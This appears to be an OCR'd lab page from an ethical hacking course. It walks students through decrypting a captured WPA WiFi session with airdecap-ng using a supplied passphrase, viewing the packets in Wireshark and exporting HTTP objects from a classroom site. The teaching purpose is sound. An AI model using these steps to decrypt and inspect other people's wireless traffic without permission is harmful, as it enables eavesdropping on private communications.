


```
root@eh-kali-05:~# ls -lth air*
-rw-r--r-- 1 root root 861K Nov 21 22:52 airportSniff1QXjSX-dec.cap
-rw-r--r-- 1 root root 7.4M Nov 21 18:45 airportSniff1QXjSX.cap
-rw-r--r-- 1 root root 1.3M Nov 21 13:12 airportSniffyG7m8J-dec.cap
-rw-r--r-- 1 root root 3.0M Nov 21 11:40 airportSniffyG7m8J.cap
-rw-r--r-- 1 root root 4.5M Nov 21 11:10 airportSniffENFGOR-dec.cap
-rw-r--r-- 1 root root  39M Nov 21 10:21 airportSniffdZH641.cap
-rw-r--r-- 1 root root 6.4M Nov 21 10:14 airportSniffENFGOR.cap
root@eh-kali-05:~#
```

Decrypt the packet capture file

Wireshark View of Decrypted Captured Packets

wireshark airportSniff1QXjSX-dec.cap



airportSniff1QXjSX-dec.cap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter … <Ctrl-/>
Expression…
+

```
No.    Time       Source                    Destination         Protocol  Length  Info
     1 0.000000   SamsungE_eb:69:c1         LinksysG_4b:21:b4   EAPOL       138   Key (Group Message 2 of 2)
     2 0.139094   ::                        ff02::1:ffeb:69c1   ICMPv6      103   Neighbor Solicitation for fe80:…
     3 0.144166   ::                        ff02::16            ICMPv6      115   Multicast Listener Report Messa…
     4 0.303411   0.0.0.0                   224.0.0.22          IGMPv3       79   Membership Report / Leave group…
     5 0.603378   fe80::e299:71ff:fee…      ff02::2             ICMPv6       95   Router Solicitation from e0:99:…
     6 0.631011   0.0.0.0                   255.255.255.255     DHCP        375   DHCP Discover - Transaction ID …
     7 1.142378   fe80::e299:71ff:fee…      ff02::2             ICMPv6       95   Router Solicitation from e0:99:…
     8 1.154215   192.168.88.1              192.168.88.108      DHCP        367   DHCP Offer    - Transaction ID …
     9 1.155530   0.0.0.0                   255.255.255.255     DHCP        387   DHCP Request  - Transaction ID …
```

```
▸ Frame 1: 138 bytes on wire (1104 bits), 113 bytes captured (904 bits)
▸ Ethernet II, Src: SamsungE_eb:69:c1 (e0:99:71:eb:69:c1), Dst: LinksysG_4b:21:b4 (00:06:25:4b:21:b4)
▾ 802.1X Authentication
    Version: 802.1X-2001 (1)
    Type: Key (3)
    Length: 95
    Key Descriptor Type: EAPOL WPA Key (254)
  ▸ Key Information: 0x0322
    Key Length: 16
    Replay Counter: 2
    WPA Key Nonce: 0000000000000000000000000000000000000000000000000...
    Key IV: 00000000000000000000000000000000
    WPA Key RSC: 0000000000000000
    WPA Key ID: 0000000000000000
    WPA Key MIC: e939e6113a835bd3a79689455bce384f
    WPA Key Data Length: 0
```

airportSniff1QXjSX-dec   Packets: 2301 · Displayed: 2301 (100.0%) · Load time: 0:0.84   Profile: Default

Viewing the decrypted packets using Wirehshark


airportSniff1QXjSX-dec.cap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display
Expression...
Wireshark · Export · HTTP object list
Help
Save All
Close
Save

Packet	Hostname	Content Type	Size	Filename
1911	hayrocket.com	image/gif	281 bytes	button-map-off-67x17.gif
1913	hayrocket.com	image/gif	297 bytes	button-rack-off-67x17.gif
1914	hayrocket.com	image/gif	268 bytes	button-live-off-67x17.gif
1918	hayrocket.com	text/css	1415 bytes	print.css
1941	hayrocket.com	image/gif	16 kB	logical-network-474x300.gif
1994	hayrocket.com	text/html	6886 bytes	config-corp.html
2008	hayrocket.com	text/html	5743 bytes	config-switch2.html
2020	hayrocket.com	text/html	6640 bytes	device-switch.html
2025	hayrocket.com	image/gif	770 bytes	device-switch-126x100.gif
2036	hayrocket.com	text/html	6128 bytes	device-router.html
2040	hayrocket.com	image/gif	886 bytes	device-router-126x100.gif
2047	hayrocket.com	text/html	5625 bytes	device-cloud.html
2052	hayrocket.com	image/gif	1187 bytes	device-cloud-126x100.gif
2056	hayrocket.com	text/html	5877 bytes	device-server.html
2063	hayrocket.com	image/gif	780 bytes	device-server-126x100.gif
2070	hayrocket.com	text/html	5905 bytes	physical.html
2119	hayrocket.com	image/jpeg	44 kB	physical-network-471x300.jpg
2130	hayrocket.com	text/html	4714 bytes	live.html
2275	hayrocket.com	text/html	4728 bytes	index.html

airportSniff1QXjSX-dec Packets: 2301 · Displayed: 2301 (100.0%) · Load time: 0:0.84 Profile: Default

Activity

As root, on your EH-Kali-XX VM:

1) **scp xxxxxx76@opus-ii.cis.cabrillo.edu:../depot/lesson13/* .**

2) **airdecap-ng -p Hornblower -e linkysys airportSniff1QXjSX.cap**


3) Run Wireshark on the decrypted airportSniff1QXjSX-dec.cap file.


4) File > Export Objects > HTTP

5) Create a new lesson13c directory.


6) Save all the objects in the new directory.

When finished note it in the chat window.


Home
Lesson13c
Recent
Home
Desktop
Documents
Downloads
Music
Pictures
Videos
Trash
Floppy Disk
Other Locations
%2f
aliased-200x200.gif
base.css
bg_brick.jpg
bg_parchment.jpg
Home
button-home-off-37x37.gif
Live
button-live-off-67x17.gif
Map
button-map-off-67x17.gif
Rack
button-rack-off-67x17.gif
cleardot.gif
config-corp.html
config-switch2.html
connecttest.txt
connecttest (1).txt
device-cloud.html
Internet (simulated)
device-cloud-126x100.gif
device-router.html
device-router-126x100.gif
device-server.html
device-server-126x100.gif
device-switch.html
device-switch-126x100.gif
dm160b
drop.gif
ex06.html
exercise2.css
exercise6.css
favicon.ico
favicon(1).ico
final
fly.gif
JPG
fountain-167x125.jpg
JPG
fountain-167x125(1).jpg
headings.css
Not Found
image.php%3ftext=Not+Found&tag...
Oops! File
JPG

